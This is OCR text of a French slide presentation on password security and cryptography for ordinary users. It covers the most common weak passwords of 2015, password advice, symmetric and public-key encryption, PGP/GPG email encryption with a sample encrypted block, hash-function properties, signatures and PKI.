
Sécurité de mes mots de passe

Sécurité de mes mots de passe

Top 25 en 2015

1. 123456 (=)
2. password (=)
3. 12345678 (Up 1)
4. qwerty (Up 1)
5. 12345 (Down 2)
6. 123456789 (=)
7. football (Up 3)
8. 1234 (Down 1)
9. 1234567 (Up 2)
10. baseball (Down 2)
11. welcome (New)
12. 1234567890 (New)
13. abc123 (Up 1)
14. 111111 (Up 1)
15. 1qaz2wsx (New)
16. dragon (Down 7)
17. master (Up 2)
18. monkey (Down 6)
19. letmein (Down 6)
20. login (New)
21. princess (New)
22. qwertyuiop (New)
23. solo (New)
24. passw0rd (New)
25. starwars (New)

Passwords: Brute force



Quelques conseils

Un mot de passe

1. ne se prête pas
2. ne se laisse pas traîner
3. ne s'utilise qu'une fois
4. s'il est cassé, il faut en changer
5. il faut en changer régulièrement
6. il est jamais assez sophistiqué
7. la taille compte.

Quelques conseils

Un mot de passe

1. ne se prête pas
2. ne se laisse pas traîner
3. ne s'utilise qu'une fois
4. s'il est cassé, il faut en changer
5. il faut en changer régulièrement
6. il est jamais assez sophistiqué
7. la taille compte.


Plan

Clef symétrique

Exemples

- DES
- AES

Communications téléphoniques



Chiffrement à clef publique

Exemples

- RSA : $c = m^e \mod n$
- ElGamal : $c \equiv (g^r, h^r \cdot m)$

Octobre 2014

TED
Ideas worth spreading


L'importance de la vie privée
Why privacy matters?

Par Glenn Greenwald

Les gens pensent ne rien avoir à cacher ...

http://jenairienacacher.fr/

La sécurité des emails par défaut



Première demande d'E. Snowden ...

```
amnesia@amnesia:~$ gpg -d

-----BEGIN PGP MESSAGE-----

hQIMA8xdLvrAJNGTAQ/+LbHB9i52GCPFjTICIP1RPs/WWx5/MIruNKBmB14RHe/A
KsDa/SO1KE5la8ETuDh4r4nQmtZ59TjnmIXHKyRvMo3ipQEGTPvEwNIwdI2X9Uls
KPa2oqQcWLzxrP0Zc4PzNvjXgarq/NQFlSXHtrRhiUdPij93ZFrKMxUCMOjsNOEp
Y7Ak2SY3nbiHVr0BgIZ1FaF8ljiviZSjflt/pE/81qOvQepumXOlwA1Ltcd2ME9o
5yJ1RVrnWf0SUFLh9HRCAu9wVLsgjyqVqi1yqZNnUSOGDWBKqAFDPIKz+uBiF29X
vXMeV0V44ATZj7ET9DRAOAozII08LQoQIAAvgTZ3MzIB7VaZPUnU1DxcSROJ90bR
H3oIBfH6nLRITZnlkJaNvE1M/dXDgOFGjNE500GXZo3OrvrEKL5+hnEIXyn0GBx9
fOvAbTDunJnTzY6R1nl8EvRs5VRxsdouT7B2e0LEiWUDhiciUpotJxvClZLUn/fL
SFVkhxTcHtbUsaI60TxQOA2ZhqFV8S6aX4WUbVdFic5pGubtKoOwAbeChrTc7BcS
ecwv8vPPmjC/C64iG8pdETwQ5LVTo2J+epnVKfl3oeMCdWFOFp6tSaOozcjwPleg
hhpCHgFXP2NIJ04CD4BVLeoEm9E0Uj2+VaL5Qj5PdOELKp+WTNOl2IHh+fGOQ97S
6gFDn/M+LGFcOdUKp0kAGWEHfL4F8Wi7Bb0Axs/bxpHZKEvnvAWIQWuG9HVTvtNc
```

... utiliser PGP

Pretty Good Privacy


Logiciel de chiffrement, déchiffrement, signature de courriers électroniques, inventé par Phil Zimmermann en 1991.


Si la vie privée est mise hors la loi,
seuls les hors-la-loi auront une vie privée.

If privacy is outlawed, only outlaws will have privacy

Est-ce si difficile ?


1. Télécharger l'outil GPG et l'installer.
2. Générer une paire de clefs $\geq$ 4096 bits
3. Importer votre clefs
4. Télécharger les clefs de vos amis
5. Envoyer des emails chiffrés.






Est-ce si difficile ?


1. Télécharger l'outil GPG et l'installer.
2. Générer une paire de clefs $\geq$ 4096 bits
3. Importer votre clefs
4. Télécharger les clefs de vos amis
5. Envoyer des emails chiffrés.






"Now, my correspondence with friends has become secure!"

Fonction de Hachage (SHA-1, SHA-3)


H : 

Fonction de Hachage (SHA-1, SHA-3)




Propriétés de résitance

- Pré-image




Fonction de Hachage (SHA-1, SHA-3)




Propriétés de résitance


- Pré-image



- Seconde Pré-image




Fonction de Hachage (SHA-1, SHA-3)




Propriétés de résitance

- Pré-image




- Seconde Pré-image




- Collision


Installation de logiciel




Installation de logiciel




Signature



Signature






RSA: $m^d \mod n$

Application : éviter la fraude au président

- En 2005, 2 300 plaintes dépoées
- En 2010, plus de 485 millions d'euros

Application : éviter la fraude au président

- En 2005, 2 300 plaintes dépoées
- En 2010, plus de 485 millions d'euros

Solution : 

Plan

PKI : Public Key Infrastructure

- Utiliser des clefs publiques
- Établir une clef symétrique de session
- Confiance
- Certificats
- Authorité de certifications
- Chaîne de confiance


Public Key Infrastructure (PKI)

Principales fonctionalités d'une PKI

